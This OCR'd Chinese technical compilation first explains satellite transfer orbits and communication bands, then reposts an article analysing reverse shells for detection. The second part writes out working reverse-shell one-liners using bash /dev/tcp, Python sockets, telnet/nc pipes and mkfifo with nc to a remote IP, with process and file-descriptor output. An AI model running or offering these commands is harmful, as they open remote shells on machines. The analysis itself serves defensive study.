


15.3 转移轨道

常见的转移轨道分为了三种：霍曼（Hohmann）转移轨道、双椭圆转移轨道和地球同步转移轨道。

很多人认为往较远的方向发射卫星就是直线飞过去就行，当然不是这样的，这里就需要卫星的轨道转移。

下面为霍曼转移轨道的原理图，当处于低轨 1 号轨道的卫星，在轨道底部产生一个 V 的加速度时，此时卫星会进入 2 号黄色的椭圆轨道运行，如果此时卫星不再动作，卫星将会以椭圆轨道一直围绕地球运行。当在椭圆轨道的远地点再产生一个 V’ 的加速度，卫星会进入 3 号红颜色的地球同步轨道。两次加速度的位置、加速度时间、推力大小都必须经过严格的计算，否则轨道会产生偏移。相反，在同步轨道的卫星同样可以经过两次相反的减速进行轨道降低。




$$t_H = \tfrac{1}{2}\sqrt{\frac{4\pi^2 a_H^3}{\mu}} = \pi\sqrt{\frac{(r_1+r_2)^3}{8\mu}}.$$

根据开普勒第三定律，霍曼转移所花的时间为：

双椭圆轨道同样也是转移轨道的一个重要轨道，相对于霍曼转移轨道，椭圆转移轨道会节约一些燃料但是更耗时间。

下面为双椭圆转移轨道图，当一个卫星处于低轨道状态，在 1 号点经过一个较大的加速度会让卫星进入一个大的椭圆轨道（绿色），当卫星进入远地点 2 号点的时候，再进行一个加速，会将椭圆轨道的轨道半径拉长 (橘黄色)，当进入 3 号点的时候，卫星进行一个反向的减速，此时卫星便会围绕红色的静止轨道一直运行下去。所以两个椭圆轨道的高度差便是转移前后轨道的高度差，同样需要经过精密计算，由此可见数学的重要性。



同步转移轨道其实也是霍曼转移轨道的一种，在这里我就不详细介绍了。

15.4 卫星通信

这里面的知识太多，卫星的通信系统可是非常重要的一个系统，是跟卫星地面站取得联系的唯一方式，在数据传送、遥控遥测都离不开它。卫星的无线通信，根据不同的应用对象和数据量来决定采用信号的频率和带宽。需要提前向 FCC（联邦通信委员会）申请，申请得到通过租用后才能使用。由于天上卫星数量较多，不可以随便使用通信频率，否则可能会对其它的卫星业务产生干扰。所以在发射前如果频率产生冲突，需要进行协商，只有协商通过才可以使用。尽量避免跟周边其它卫星的频率相近，以免产生带内和带外干扰。


常见的卫星通信频段有 L 波段、S 波段、C 波段、X 波段、Ku 波段、Ka 波段等等，L 波段具有非常少的衰减和非常好通信效果，常用在一些重要的卫星业务，比如卫星电话、卫星导航、气象数据分发等业务。S 波段也是非常重要的，我是不会告诉你们卫星的测控频率多在这个频段的。C 波段由于雨衰影响较少，常用于稳定的通信卫星，这个波段明显的就是天线比较大。根据抛物线天线增益公式：G(dBi)=10Lg{4.5Œ(D/0)2} 我们可以简单看出，抛物线天线的增益是跟波长成反比，也就是频率越高，增益越高。跟天线的直径成正比，天线直径越大，增益越高。由于 C 波段相较于 X 波段和 Ku 波段频率较低，所以天线直径较大。X 波段多用于军事卫星和雷达，因为 X 波段可以较好地检测出空气中水分子的含量，气象雷达也工作于此波段。Ku 和 Ka 波段因为频率较高，带宽大，高通量卫星、宽带卫星等用在此波段中，更高的频率暂且不说了。


抛物面天线又分为格里高利天线、卡塞格伦天线、前馈抛物面天线、环焦天线等种类。像 C 波段接收通常采用正馈天线，而 Ku 波段常采用偏馈天线。发射天线一般采用卡塞格伦。无线通信会引入噪声，产生误码，卫星距离地面站距离远，所以在通信上必须采用较好编码和较强纠错方式。同时，由于距离的关系，自由空间损耗非常大。强大的信号经过漫长的距离，变得非常微弱，所以卫星天线大多为大型抛物面天线。天线将微弱的信号放大聚焦后再经过 LNA 或者 LNB 进行高增益放大 + 下变频，变到中频传送给解调器处理。如果频率不高可以不需要下变频直接被采集处理。调制方式多种多样，从 BPSK、QPSK、8-PSK、QAM 等等都有，纠错方式也各种各样，有 Viterbi、Turbo、BCH、RS、LDPC 等卷积码和级联码，具体要根据卫星的链路和业务进行选择。

除静止轨道外的其它卫星在运行时相对于地面会产生一个相对位移，所以会发生频率的多普勒效应，要想接收这些卫星的信号，就要对频率进行多普勒修正。

卫星宽带技术是高通量卫星的一个应用，由于静止卫星的距离较远，数据来回需要大于 500ms 的时间，传统的 IP 技术应用受到限制，所以在通信协议上出现了适用于卫星的 IP 宽带技术，比如加大数据滑动窗口协议和 TCP 欺骗技术。通信方面还有太多太多的东西，就不一一讲了。

最后放一下接收 Blockstram 卫星（TELSTAR 18V 138řE）数据的图吧。





暂时写这些，文章太长容易让人累，喜欢这方面的知识或者想了解更多可以去搜索一下，如果有什么问题欢迎联系我一起讨论学习。我的个人网站上有卫星在线追踪和星历数据，也可以去下载使用。个人网站：www.chnsatcom.com www.rasiel.cn

利用 JAVA 调试协议 JDWP 实现反弹 shell

作者：Spoock

原文链接：https://blog.spoock.com/2019/04/20/jdwp-rce

16.1 说明

前面已经有两篇文章介绍了有关反弹 shell 的内容，使用 Java 反弹 shell和绕过 exec 获取反弹 shell。之前的文章主要聚焦如何使用 java 来反弹 shell。网上的各种文章也是将各种反弹 shell 的一句话的写法。但是鲜有文章分析不同反弹 shell 的方式之间的差异性，以及反弹 shell 之间的进程关联。

16.2 初识

BASH

还是以最为简单的反弹 shell 为例来说明情况：

```
bash -i >& /dev/tcp/ip/port 0>&1
```

在本例中，我使用 8888 端口反弹 shell 我们使用 ss 和 lsof 查询信息：

```
ss -anptw | grep 8888
tcp  ESTAB     0      0              172.16.1.2:56862     ip:8888   users:(("bash",pid=13662,


lsof -i:8888
COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
bash    13662 username    0u  IPv4 518699      0t0  TCP dev:56862->ip:8888 (ESTABLISHED)
bash    13662 username    1u  IPv4 518699      0t0  TCP dev:56862->ip:8888 (ESTABLISHED)
bash    13662 username    2u  IPv4 518699      0t0  TCP dev:56862->ip:8888 (ESTABLISHED)
```

通过分析，确实与 ip:8888 建立了网络链接，并且文件描述符 0/1/2 均建立了网络链接。分析下其中的进程关系

```
ps -ef | grep 13662
username  13662 13645  0 16:56 pts/7    00:00:00 bash -i
username  13645 13332  0 16:55 pts/7    00:00:00 /bin/bash
username  13662 13645  0 16:56 pts/7    00:00:00 bash -i
```

当前网络链接的进程的 PID 是 13662，进程是 bash -i。而父进程是 13645，是/bin/bash 进程。

Python

以 Python 为例继续分析：

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
```

使用 Python 反弹 shell 的原理和上面 bash -i >& /dev/tcp/ip/port 0>&1 相同，只不过外面使用了 Python 封装了一下。查看信息：

```
ss -anptw | grep 8888
tcp  ESTAB      0      0              172.16.1.2:59690     IP:8888  users:(("sh",pid=19802,fd


lsof -i:8888
COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
python  19801 username    0u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
python  19801 username    1u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
python  19801 username    2u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
python  19801 username    3u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
sh      19802 username    0u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
sh      19802 username    1u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
sh      19802 username    2u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
sh      19802 username    3u  IPv4 593062      0t0  TCP usernamedev:59690->IP:8888 (ESTABLISHE
```

真正进行网络通信的是进程是 PID 为 19802 的 Sh 进程，其父进程是 19801 进程。如下：

```
ps -ef | grep 19802
username  19802 19801  0 19:46 pts/7    00:00:00 /bin/sh -i

ps -ef | grep 19801
username  19801 19638  0 19:46 pts/7    00:00:00 python -c import socket,subprocess,os;s=socke
username  19802 19801  0 19:46 pts/7    00:00:00 /bin/sh -i
```

所以使用 Python 反弹 shell 的原理其实就是使用 Python 开启了/bin/sh -i，利用/bin/sh -i 完成反弹 shell。

Telnet

```
telnet IP 8888 | /bin/bash | telnet IP 9999
```

当然上面的写法还可以换成 nc IP 8888 | /bin/bash | nc IP 9999，本质上都是一样的。以 nc IP 8888 | /bin/bash | nc IP 9999 为例来进行说明：这种方式需要在远程服务器上面监听 8888 和 9999 端口。分析其中的进程关系：

```
ss -anptw | grep 8888
tcp  ESTAB     0      0              172.16.1.2:33562     IP:8888   users:(("nc",pid=21613,fd
 ss -anptw | grep 9999
tcp  ESTAB     0      0              172.16.1.2:35876     IP:9999   users:(("nc",pid=21615,fd

ps -ef | grep 15166
username  15166  7593  0 17:32 pts/10   00:00:00 zsh
username  21613 15166  0 20:18 pts/10   00:00:00 nc IP 8888
username  21614 15166  0 20:18 pts/10   00:00:00 /bin/bash
username  21615 15166  0 20:18 pts/10   00:00:00 nc IP 9999
```

可以看到/bin/bash 和两个 nc 的父进程是相同的，都是 zsh 进程。那么这三个进程之间是如何进行通信的呢？我们来分别看三者之间的 fd。

```
21614
ls -al /proc/21614/fd
dr-x------ 2 username username  0 Apr 10 20:19 .
dr-xr-xr-x 9 username username  0 Apr 10 20:19 ..
lr-x------ 1 username username 64 Apr 10 20:19 0 -> 'pipe:[618298]'
l-wx------ 1 username username 64 Apr 10 20:19 1 -> 'pipe:[618300]'
lrwx------ 1 username username 64 Apr 10 20:19 2 -> /dev/pts/10
```

```
21613
ls -al /proc/21613/fd
dr-x------ 2 username username  0 Apr 10 20:19 .
dr-xr-xr-x 9 username username  0 Apr 10 20:19 ..
lrwx------ 1 username username 64 Apr 10 20:19 0 -> /dev/pts/10
l-wx------ 1 username username 64 Apr 10 20:19 1 -> 'pipe:[618298]'
lrwx------ 1 username username 64 Apr 10 20:19 2 -> /dev/pts/10
lrwx------ 1 username username 64 Apr 10 20:19 3 -> 'socket:[617199]'
```

```
21615
ls -al /proc/21615/fd
dr-x------ 2 username username  0 Apr 10 20:19 .
dr-xr-xr-x 9 username username  0 Apr 10 20:19 ..
lr-x------ 1 username username 64 Apr 10 20:19 0 -> 'pipe:[618300]'
lrwx------ 1 username username 64 Apr 10 20:19 1 -> /dev/pts/10
lrwx------ 1 username username 64 Apr 10 20:19 2 -> /dev/pts/10
lrwx------ 1 username username 64 Apr 10 20:19 3 -> 'socket:[619628]'
```

那么这三者之间的关系如下图所示:

这样在 IP:8888 中输出命令就能够在 IP:9999 中看到输出。

mkfifo

在介绍 mkfifo 之前，需要了解一些有关 Linux 中与管道相关的知识。管道是一种最基本的 IPC 机制，主要是用于进程间的通信，完成数据传递。管道常见的就是平时看到的 pipe。pipe 是一种匿名管道，匿名管道只能用于有亲系关系的进程间通信，即只能在父进程与子进程或兄弟进程间通信。而通过 mkfifo 创建的管道是有名管道，有名管道就是用于没有情缘关系之间的进程通信。

而通信方式又分为：单工通信、半双工通信、全双工通信。

单工通信：单工数据传输只支持数据在一个方向上传输，就和传呼机一样。例如信息只能由一方 A 传到另一方 B，一旦确定传-输方和接受方之后，就不能改变了，只能是一方接受数据，另一方发发送数据。

半双工通信：数据传输指数据可以在一个信号载体的两个方向上传输，但是不能同时传输。在半双工模式下，双方都可以作为数据的发送放和接受方，但是在同一个时刻只能是一方向另一方发送数据。

全双工通信：通信双方都能在同一时刻进行发送和接收数据。这种模式就像电话一样，双方在听对方说话的同时自己也可以说话。

通过 mkfifo 创建的有名管道就是一个半双工的管道。例如：

```
mkfifo /tmp/f
ls -al  /tmp/f
prw-r--r-- 1 username username 0 Apr 14 15:30 /tmp/f
```

通过 mkfifo 创建了 f 一个有名管道，可以发现其文件属性是 p，p 就是表示管道的含义。然后我们分析下使用 mkfifo 进行反弹 shell 的用法：

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc IP 8888 > /tmp/f
```

分析 8888 端口：

```
ss -anptw | grep 8888
tcp  ESTAB      0      0               172.16.1.2:32976     IP:8888  users:(("nc",pid=22222,fd

lsof -i:8888
COMMAND   PID     USER   FD   TYPE  DEVICE SIZE/OFF NODE NAME
nc      22222 username    3u  IPv4 2611818      0t0  TCP usernamedev:32976->IP:8888 (ESTABLISH
```

查看进程信息：

```
ps -ef | grep 22222
username  22222 26233  0 15:48 pts/5    00:00:00 nc IP 8888

ps -ef | grep 26233
username  22220 26233  0 15:48 pts/5    00:00:00 cat /tmp/f
username  22221 26233  0 15:48 pts/5    00:00:00 /bin/sh -i
username  22222 26233  0 15:48 pts/5    00:00:00 nc IP 8888
username  26233  7593  0 Apr12 pts/5    00:00:00 zsh
```

可以看到 cat /tmp/f,/bin/sh -i, nc IP 8888 三者的父进程相同，父进程都是 zsh 进程。那么 cat /tmp/f,/bin/sh -i, nc IP 8888 这三者的关系又是什么样的呢？cat /tmp/f


```
ls -al  /proc/22220/fd
total 0
dr-x------ 2 username username  0 Apr 14 15:48 .
dr-xr-xr-x 9 username username  0 Apr 14 15:48 ..
lrwx------ 1 username username 64 Apr 14 15:48 0 -> /dev/pts/5
l-wx------ 1 username username 64 Apr 14 15:48 1 -> 'pipe:[2609647]'
lrwx------ 1 username username 64 Apr 14 15:48 2 -> /dev/pts/5
lr-x------ 1 username username 64 Apr 14 15:48 3 -> /tmp/f
```

```
/bin/sh -i
ls -al  /proc/22221/fd
total 0
dr-x------ 2 username username  0 Apr 14 15:48 .
```

```
dr-xr-xr-x 9 username username  0 Apr 14 15:48 ..
lr-x------ 1 username username 64 Apr 14 15:48 0 -> 'pipe:[2609647]'
l-wx------ 1 username username 64 Apr 14 15:48 1 -> 'pipe:[2609649]'
lrwx------ 1 username username 64 Apr 14 15:48 10 -> /dev/tty
l-wx------ 1 username username 64 Apr 14 15:48 2 -> 'pipe:[2609649]'
```

```
nc IP 8888
ls -al  /proc/22222/fd
total 0
dr-x------ 2 username username  0 Apr 14 15:48 .
dr-xr-xr-x 9 username username  0 Apr 14 15:48 ..
lr-x------ 1 username username 64 Apr 14 15:48 0 -> 'pipe:[2609649]'
l-wx------ 1 username username 64 Apr 14 15:48 1 -> /tmp/f
lrwx------ 1 username username 64 Apr 14 15:48 2 -> /dev/pts/5
lrwx------ 1 username username 64 Apr 14 15:48 3 -> 'socket:[2611818]'
```

整个反弹 shell 的过程其实就是利用了/tmp/f 作为进程通信的工具，完成了数据回显。如何理解上述的过程呢？还是流程图为例来说明。



通过上述的流程图，可以看到在 remote server 的输入通过/tmp/f 这个管道符，被/bin/sh 当作输入。/bin/sh 执行完命令之后，将结果有发送至 nc 的标准输入，最终就会在 remote server 上面展示最终的命令执行的结果。

小结

上面三种就是常见的反弹 shell 的方式。三者的利用方式也是越来越复杂，但是也基本上涵盖了目前常见的反弹 shell 的利用方式。

1. bash 的方式就是标准输入和输出分别重定向到 remote server，这种方式最为简单，检测方法也很直观;
2. python 反弹 shell 的方式也比较的简单，本质上就是开启了一个 bash，直接在 bash 中执行反弹 shell 的命令，和方式 1 大同小异;

3. `mkfifo` 是通过管道符传递信息，所以文件描述符大部分都是 `pipe`(管道符)。但是在 Linux 系统中使用管道符是一个非常普遍的情况，而像 `mkfifo` 这种使用多个管道符来反弹 shell 的更加为检测识别反弹 shell 增加了难度。

